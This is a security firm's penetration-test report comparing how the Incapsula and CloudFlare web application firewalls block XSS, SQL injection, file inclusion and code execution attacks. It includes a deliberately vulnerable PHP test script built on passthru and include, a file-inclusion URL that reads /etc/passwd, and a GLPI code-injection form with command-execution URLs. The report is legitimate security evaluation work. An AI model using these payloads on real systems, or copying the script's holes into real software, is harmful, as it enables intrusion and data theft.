

CloudFlare vs Incapsula: Round 2

Web Application Firewall

Comparative Penetration Testing Analysis Report v1.0

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```

      ##          ##
     #  #       #  #
    #  #       #  #
   #O    #    #    O#
  #[*]    #  #    [*]#
          #####
          $id="\xFF\xFE".
          "\xFF\x0E\x4E\x00".
          "\x65\x00\x72\x00\x6F".
          "\x00\x49\x00\x53\x00\x4F".
#####_O----O_#####
"\x00\x30\x00\x2E\x00\x30\x00".
"\x33\x00\x2E\x00\x30\x00\x31".
"\x00\x0B\x00\x00\x00\x01".
"\x00\x00\x00\x00\x00".
"\x10\x4E".
"\x45".
"\x52".
"\x4F".
"\x20\x42\x55\x52\x4E\x49".
"\x4E". "\x47\x20". "\x52".
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"\x9C". "\x20\xBC\x4A\x9C". "\x20".
"\xBC". "\x4A\xFF\xFF". "\xFF".
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Summary

This document contains the results of a second comparative penetration test conducted by a team of security specialists at Zero Science Lab against two cloud-based Web Application Firewall (WAF) solutions: Incapsula and Cloudflare. This test was designed to bypass security controls in place, in any possible way, circumventing whatever filters they have. Given the rise in application-level attacks, the goal of the test was to provide IT managers of online businesses with a comparison of these WAFs against real-world threats in simulated real-world conditions.

Zero Science Lab is a Macedonian Information Security Research and Development Laboratory that specializes in information security hardening, consulting, network security, vulnerability research, software and hardware security assessment, penetration testing, malware analysis, forensics and much more - <http://www.zeroscience.mk>

Background

In February 2013, we conducted the first [comparative pentest analysis](#) of the CloudFlare, Incapsula and ModSecurity Web Application Firewall (WAF) solutions. The goal of a WAF is to block hacker attacks / unwanted malicious traffic to your web application with as few false positives as possible.

Since then, all three vendors had replied to the findings, applying patches to the discovered bypasses and improving their products to protect their customers from web attacks. In August 2013, CloudFlare even launched a new rule-based WAF to augment their existing heuristics-based WAF (which we used in the first pentest). Since Incapsula also uses a rule-based approach, we decided that now is a good time to run a follow-up pentest comparison, this time focusing only on CloudFlare's new WAF and Incapsula's WAF. Over the past 8 months, both vendors have improved their firewall solution by adding extra features, upgrading the rulesets and signature detection algorithms.

The difference between this report and the previous one is that now we have focused more on real-world web application exploitation applying known encoding techniques, as well as the rate of false positives.

Results

1. Attack Vector coverage

The table below shows the overall statistics of the exploits testing:

WAF Pentesting - October 2013	Incapsula "Business" Plan \$59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF \$200/Site/Month
Total XSS Tests	124	124
XSS Bypassed	2	11
XSS Blocked	122	113
Total SQLi Tests	221	221
SQLi Bypassed	1	102
SQLi Blocked	220	119
Total LFI/RFI Tests	25	25
LFI/RFI Bypassed	4	25
LFI/RFI Blocked	21	0
Total RCE Tests	15	15
RCE Bypassed	2	12
RCE Blocked	13	3

2. WAF evasion techniques

Blackbox penetration test was conducted against the two services (using their respective Business Plans), applying known filter evasion techniques to bypass their web application firewall solution using real-world scenarios and variety of attack vectors.

We wanted to check how the WAFs deal with evasion techniques, and we took common vectors for each rule and obfuscated them using different evasion techniques like:

- Multi-parameter vectors
- Microsoft Unicode encoding
- Invalid characters
- SQL comments
- Redundant white space
- HTML encoding for XSS
- Javascript escaping for XSS
- Hex encoding for XSS
- Character encoding for Directory Traversal

WAF Evasions Pentesting - October 2013	Incapsula "Business" Plan <u>\$59/Site/Month</u>	CloudFlare "Business" Plan New Rule-based WAF <u>\$200/Site/Month</u>
Total SQLi Evasions	5	5
SQLi Evasions Bypassed	1	4
SQLi Evasions Blocked	4	1
Total LFI/RFI Evasions	4	4
LFI/RFI Evasions Bypassed	0	4
LFI/RFI Evasions Blocked	4	0
Total XSS Evasions	7	7
XSS Evasions Bypassed	1	3
XSS Evasions Blocked	6	4

3. Known Vulnerabilities Handling

Each of the exploits was executed with their default given payload. After that, we applied the evasion techniques on the same payloads and mark the results. Below is a table that gives you an overview of which vulnerability was blocked and which vulnerability has bypassed the WAF mechanisms for detecting known web application exploits.

Results (overview of real apps exploit bypass list):

Application and vulnerability	Incapsula "Business" Plan \$59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF \$200/Site/Month
1. Practico CMS 13.7 Auth Bypass SQL Injection	Blocked	Bypassed
2. WP NOspamPTI Plugin Blind SQL Injection	Blocked	Bypassed
3. WP TimThumb Plugin Remote Code Execution	Blocked	Bypassed
4. WP W3 Total Cache Plugin PHP Code Execution	Blocked	Blocked
5. webgrind 1.0 Local File Inclusion Vulnerability	Bypassed	Bypassed
6. Newsletter Tailor 0.2.0 Remote File Inclusion	Blocked	Bypassed
7. Apache Struts <2.2.0 Command Execution	Blocked	Blocked
8. Apache Struts includeParams RCE < 2.3.14.2	Blocked	Blocked
9. Apache Struts < 2.2.3 Multiple RCE	Blocked	Blocked
10. GLPI SQL Injection and Remote Code Execution Bypass	Bypassed	Bypassed

4. False Positives

Obviously a key evaluation criteria for a WAF is to be able to block as many attack variants as possible. However, in real life scenarios there is another evaluation criteria that is as important – not blocking legitimate users.

Testing for false positives is not a trivial task and the way we have decided to run this test is to simulate an administrator that is updating the application HTML. You would find this action in any CMS and it is specifically prone to false positives in XSS filters that look for suspicious HTML and Javascript code.

From our tests it seems that Incapsula has a mechanism to detect what CMS is installed on the web server and to automatically detect and whitelist legitimate administrative actions.

On the other hand CloudFlare's aggressive XSS filter blocked legitimate attempts to upload HTML and Javascript code to the application through the CMS built in functions.

User action	Incapsula "Business" Plan \$59/Site/Month	CloudFlare "Business" Plan New Rule-based WAF \$200/Site/Month
Upload HTML to WordPress	Passed	Passed
Upload Javascript code to WordPress	Passed	Blocked (False Positive)
PHPMYAdmin SQL Query	Passed	Blocked (False Positive)
Joomla Save Global Configuration	Blocked (False Positive)	Passed


Conclusion

From the results table, we can see that Incapsula's WAF continues to have an advantage over CloudFlare's WAF. We should also mention that only Incapsula's WAF is PCI-Certified, which is an advantage for certain types of online businesses.

While CloudFlare's new WAF solution showed substantial improvement since the first penetration test, it still does not provide the comprehensive level of security against certain types of web application attacks (e.g., SQL injection, Remote File Inclusion) that many online businesses today require.

We noticed the high block ratio of XSS attacks, but from all the types of attacks, main focus was on Cross-Site Scripting. The SQL Injection, Local and Remote File Inclusion, and Remote Code/Command Execution attacks had very low detection rate by the CloudFlare WAF.

Incapsula, on the other hand, has shown consistent security performance in both tests, with a high block ratio and few false-positives.



Intro


Both Incapsula and CloudFlare WAF services have improved their protection mechanisms and detection methodologies since the previous evaluation. That being said, we decided to put them on yet another heavy test and see what filters we can evade/bypass. All the settings were set to maximum level of protection in both testing environments.

This time we used several real-world applications vulnerable to different types of attack vectors to simulate a real hacking scenario against the firewall services of both vendors.

Along with the vulnerable applications, we used an improved PoC script file to test the solutions against generic attack vectors and their learning mechanisms. This script was written by us and it basically allows calling unsanitized input from the users which allowed us to exploit it and manipulate the results in several ways which would confirm 100% whether or not the filter was indeed working as expected.

Setup and configuration


We're not going in details on how to setup CloudFlare and Incapsula services. Refer to the [previous report](#) for more details. All we can say here is that the infrastructure design has remained the same which is the WAF sitting in front of the dedicated server, intercepting all requests that are destined for it. The setup process from client's perspective has stayed the same as well. We've set everything to 'ON' and 'HIGH' for both WAF options.



The screenshot shows the CloudFlare WAF settings interface. It features a 'WAF Rules' tab and a 'WAF Events' tab. Under 'Rule Packages', there is a table with columns for Package Name, Description, Sensitivity, and Action. The table lists several OWASP rule sets, all of which are set to 'High' sensitivity and 'Block' action. The 'OWASP ModSecurity Core Rule Set' is highlighted, showing it covers OWASP Top 10 vulnerabilities and more.

Package Name	Description	Sensitivity	Action
OWASP ModSecurity Core Rule Set	Covers OWASP Top 10 vulnerabilities, and more.	High	Block
OWASP Protocol Violations	Detection of violations of the HTTP protocol that often indicate an attacker attempting to penetrate a site.	Triggered 2 times	ON
OWASP Protocol Anomalies	Detection of unusual use of the HTTP protocol that may indicate an attack, but that may also be legitimate.	Triggered 0 times	ON
OWASP Request Limits	Detection of excessively large numbers of HTTP headers, HTTP arguments or files.	Triggered 0 times	ON
OWASP HTTP Policy	Enforcement of policies around the HTTP protocol such as methods that are supported and headers that are allowed.	Triggered 0 times	ON
OWASP Bad Robots	Detection of bad web robots that are not from search engines but perform malicious searching and spidering of web sites.	Triggered 0 times	ON
OWASP XSS Attacks	Cross site scripting (XSS) attacks that may result in unwanted HTML being inserted into web pages.	Triggered 100 times	ON
OWASP SQL Injection Attacks	Attacks against SQL servers that attempt to inject SQL statements through the web to leak information or take control of a SQL server.	Triggered 56 times	ON
OWASP Tight Security	Rules that are prone to false positives.	Triggered 0 times	ON
OWASP Generic Attacks	Detection of generic attacks against web-based applications without specific knowledge of the application. Detects things like attempting to access an LDAP directory, inject shell commands, and attacks	Triggered 42 times	ON
OWASP Common Exceptions	Special rules to reduce false positives.	Triggered 0 times	ON

CloudFlare WAF Settings



The screenshot shows the Incapsula WAF settings interface. It features a 'General' tab and a 'Permissions' tab. The 'General' tab is active, showing a list of security rules. The rules include: Backdoor Protect (Auto-Quarantine), Remote File Inclusion (Block Request), SQL Injection (Block Request), Cross Site Scripting (Block Request), Illegal Resource Access (Block Request), and DDoS (Off). Each rule has a description and a 'Block Request' dropdown menu.

Rule Name	Description	Action
Backdoor Protect	Detect and Quarantine Backdoors uploaded to your website	Auto-Quarantine
Remote File Inclusion	Detect attempts to manipulate the application into downloading and sometimes also executing a file from a remote location.	Block Request
SQL Injection	Detect attempts to manipulate the logic of SQL statements executed by the web application against the database.	Block Request
Cross Site Scripting	Detect attempts to run malicious code on your website visitor's browsers.	Block Request
Illegal Resource Access	Detect attempts to access Vulnerable or Administrative pages, or view or execute System Files. This is commonly done using URL guessing, Directory Traversal, or Command Injection techniques.	Block Request
DDoS	Detect and stop distributed denial of service attacks on your website.	Off

Incapsula WAF Settings

Targets and tools

For this occasion we've created two separate testbeds on separate server host machines.

- CloudFlare - cf.destr0y.net

- Incapsula - in.zeroscience.mk, inc.zeroscience.mk, inc.destr0y.net, 4sylum.elgringodelanoche.com

The testbed servers were running Apache web server with PHP and MySQL DBMS. Both the servers had the 'poc.php' script deployed, which is vulnerable to Cross-Site Scripting, SQL Injection, Local and Remote File Inclusion, Cookie Poisoning and Command Execution attacks. We also installed several real-world web applications that are vulnerable to different attack vectors.

Practico CMS 13.7 Auth Bypass SQL Injection - by shiZheni (<http://www.exploit-db.com/exploits/28129>)

Practico CMS contains a flaw that may allow an attacker to carry out an SQL injection attack. The issue is due to the index.php script not properly sanitizing user-supplied input to the 'uid' parameter. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

WP NOSpamPTI Plugin Blind SQL Injection - by Alexandro Silva (<http://www.exploit-db.com/exploits/28485>)

NOSpamPTI contains a flaw that may allow an attacker to carry out a Blind SQL injection attack. The issue is due to the wp-comments-post.php script not properly sanitizing the comment_post_ID in POST data. This may allow an attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

WP TimThumb Plugin Remote Code Execution - by Mark Maunder (<http://www.exploit-db.com/exploits/17602>)

TimThumb is prone to a Remote Code Execution vulnerability, due to the script does not check remotely cached files properly. By crafting a special image file with a valid MIME-type, and appending a PHP file at the end of this, it is possible to fool TimThumb into believing that it is a legitimate image, thus caching it locally in the cache directory.

WP W3 Total Cache Plugin PHP Code Execution - by Unknown (<http://osvdb.org/show/osvdb/92652>)

W3 Total Cache Plugin for WordPress contains a flaw that is due to the program failing to properly restrict access to the mclude and mfunc PHP code inclusion macros. This may allow a remote attacker to insert and execute arbitrary PHP code.

webgrind 1.0 Local File Inclusion Vulnerability - by Michael Meyer (<http://www.exploit-db.com/exploits/18523>)

webgrind suffers from a file inclusion vulnerability (LFI) when input passed thru the 'file' parameter to index.php is not properly verified before being used to include files. This can be exploited to include files from local resources with directory traversal attacks and URL encoded NULL bytes.

Newsletter Tailor 0.2.0 Remote File Inclusion - by Snakespc (<http://www.exploit-db.com/exploits/11378>)

Newsletter Tailor contains a flaw that may allow a remote attacker to execute arbitrary commands or code. The issue is due to the index.php script not properly sanitizing user input supplied to the 'p' parameter. This may allow an attacker to include a file from a third-party remote host that contains commands or code that will be executed by the vulnerable script with the same privileges as the web server.

Apache Struts <2.2.0 Command Execution - by Meder Kydyraliev (<http://www.exploit-db.com/exploits/14360>)

Apache Struts versions < 2.2.0 suffers from a remote command execution vulnerability. This issue is caused by a failure to properly handle unicode characters in OGNL extensive expressions passed to the web server. By sending a specially crafted request to the Struts application it is possible to bypass the "#" restriction on ParameterInterceptors by using OGNL context variables. Bypassing this restriction allows for the execution of arbitrary Java code.

Apache Struts includeParams RCE < 2.3.14.2 - by Eric K., Douglas R. (<http://www.osvdb.org/show/osvdb/93645>)

Apache Struts contains a flaw that may allow an attacker to execute arbitrary commands. The issue is due to the handling of the includeParams attribute in the URL and Anchor tags. With a specially crafted request parameter, an attacker could inject arbitrary OGNL code that would be evaluated. In addition, a second evaluation of attacker supplied input can occur when the URL or Anchor tag tries to resolve arbitrary parameters, that would be evaluated as an OGNL expression.

Apache Struts < 2.2.3 Multiple RCE - by Takeshi Terada (<http://www.securityfocus.com/bid/61189>)

Apache Struts is prone to multiple remote command-execution vulnerabilities. Successful exploits will allow remote attackers to execute arbitrary commands within the context of the affected application.

GLPI < 0.84.1 Arbitrary PHP Code Injection - by High-Tech Bridge SA (<http://www.exploit-db.com/exploits/28685>)

GLPI suffers from an insufficient validation of user-supplied input passed to the "db_host", "db_user", "db_pass", and "databasename" HTTP POST parameters via "/install/install.php" script [that is present by default after application installation] before writing data into "/config_db.php" file. A remote attacker can inject and execute arbitrary PHP code on the vulnerable system.

Joomla CMS 3.1.5, WordPress 3.6.1 and phpMyAdmin 4.0.8 - False Positives Front

99% of the test was manually approached, but we used several tools for fuzzing and automation to see how the WAFs will behave on scanners and session tracking.

Tools used:

- Acunetix Web Vulnerability Scanner
- Havij SQL Injection Tool
- Burp Suite
- OWASP Zed Attack Proxy (ZAP)
- TamperData
- Firebug
- Cookies Manager+
- CookieMonster
- HttpFox
- Live HTTP Headers
- tcpdump
- Wireshark
- Metasploit Framework

We used the following browsers:

- Mozilla Firefox
- Microsoft Internet Explorer
- Google Chrome
- Opera
- Apple Safari
- Iceweasel

Contents of poc.php:

```
<html><title> RFI/LFI/SQLI/XSS PoC App </title><body>
<h1>PoC:</h1>
- Search - sql inj<br />
- Search2 - concat sql inj<br />
- cmd - rfi inj<br />
- cmd2 - lfi inj<br />
- x - xss parameter<br />
- cookie &amp;hallo&amp; - xss cookie<br />
- cookie &amp;notification&amp; - sqli cookie<br />
- cookie &amp;segment&amp; - lfi cookie<br />
- cookie &amp;market&amp; - rfi cookie<br />
<br />
<?php

$username="zslsu";
$password="changeme";
$db="zslldb";
mysql_connect (localhost,$username,$password) or die("NO NO!");
mysql_select_db($db);

$query=$_GET["Search"];
if(isset($query)){
    $results=mysql_query($query);
    if($results != null){
        print_r (mysql_fetch_row($results));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$s2=$_GET["Search2"];
if(isset($s2)){
    $lq = "select * from testwaf where testzsl ='$s2'";
    $results2=mysql_query($lq);
    if($results2 != null){
        print_r (mysql_fetch_row($results2));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$cmd=$_GET["cmd"];
if(isset($cmd)){
    echo "<br /><br />RFI results-";
    passthru($cmd);
}

$cmd2=$_GET["cmd2"];
if(isset($cmd2)){
    echo "<br /><br />LFI results-";
    include($cmd2);
}

$x = $_GET["x"];
if(isset($x)){
    echo "<h2>".$x."</h2>";
}

$cook1 = $_COOKIE['hallo'];
if(isset($cook1)){
    echo "<h2>HELLO: ".$cook1."</h2>";
}

$cook2 = $_COOKIE['notifications'];
if(isset($cook2)){
    $lq = "select * from testwaf where testzsl ='$cook2'";
    $results2=mysql_query($lq);
    if($results2 != null){
        echo "New notifications:"; print_r (mysql_fetch_row($results2));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$cook3 = $_COOKIE['segment'];
if(isset($cook3)){
    echo "<br /><br />Segment Cookie LFI results-";
    include($cook3);
}

$cook4 = $_COOKIE['market'];
if(isset($cook4)){
    echo "<br /><br />Market cookie RFI results :)-";
    passthru($cook4);
}

?> <br /></body></html>
```

Testing and analysis

From previous report, Incapsula patched the bypasses and has improved their WAF and even included a new separate control for RFI attacks.

CloudFlare having in mind our previous results has introduced a much improved WAF based on OWASP Core Rule Set (ModSecurity). However, there are lots of bypasses present in the newly upgraded WAF solution. We noticed only a few false positives in CloudFlare while doing regular tasks, using a legitimate application from regular user's perspective. Given the fact that the False Positives test was executed using phpMyAdmin, this was more than expected.

Incapsula on the other hand had also a few false positives, including simple Joomla administrator actions. Unlike Cloudflare, Incapsula offers a great option for whitelisting the request URL and the affected parameter, which allows the WAF administrator to resolve incidents of this kind at any time.

What's also important to note is that Incapsula can recognize an ongoing attack and block attacker's session. We specifically noticed this during the test using automated tools such as ZAP and Burp. Their blocking mechanism seems to be based on recognizing the fingerprint of the tool being used, so even if you try to trick it by changing the default User-Agent or manipulating other header fields, the WAF will still block your session. We didn't notice such mechanism on CloudFlare's WAF. CloudFlare blocks a session only if an attacker tries to manipulate and send invalid headers.


XSS vectors:

- | | |
|--|---|
| <ul style="list-style-type: none">• Vectors making use of HTML5 features• Vectors working on HTML4 and older versions• Cascading stylesheet injection based vectors• Plain JavaScript vectors• E4X vectors working on gecko based browsers• Vectors attacking DOM properties and methods• JSON based vectors | <ul style="list-style-type: none">• Vectors embedded in SVG files• Vectors related to X(HT)ML• UTF7 and other exotic charset based vectors• Client side denial of service vectors• HTML behavior and binding vectors• Clickjacking and UI Redressing vectors |
|--|---|

Results (CloudFlare):

Webgrind Local File Inclusion Bypass:


<http://cf.destr0y.net/webgrind/index.php?file=/etc/passwd&op=fileviewer>




```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 bind:x:101:105::/var/cache/bind:/bin/false
21 fetchmail:x:102:65534::/var/lib/fetchmail:/bin/false
22 sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
23 klog:x:104:107::/home/klog:/bin/false
24 syslog:x:105:108::/home/syslog:/bin/false
25 smmta:x:106:109:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
26 smmsp:x:107:110:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
27 mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
28 tomcat7:x:109:113::/usr/share/tomcat7:/bin/false
29
```

GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://cf.destr0y.net/glpi/install/install.php" method="post"
name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```



http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd



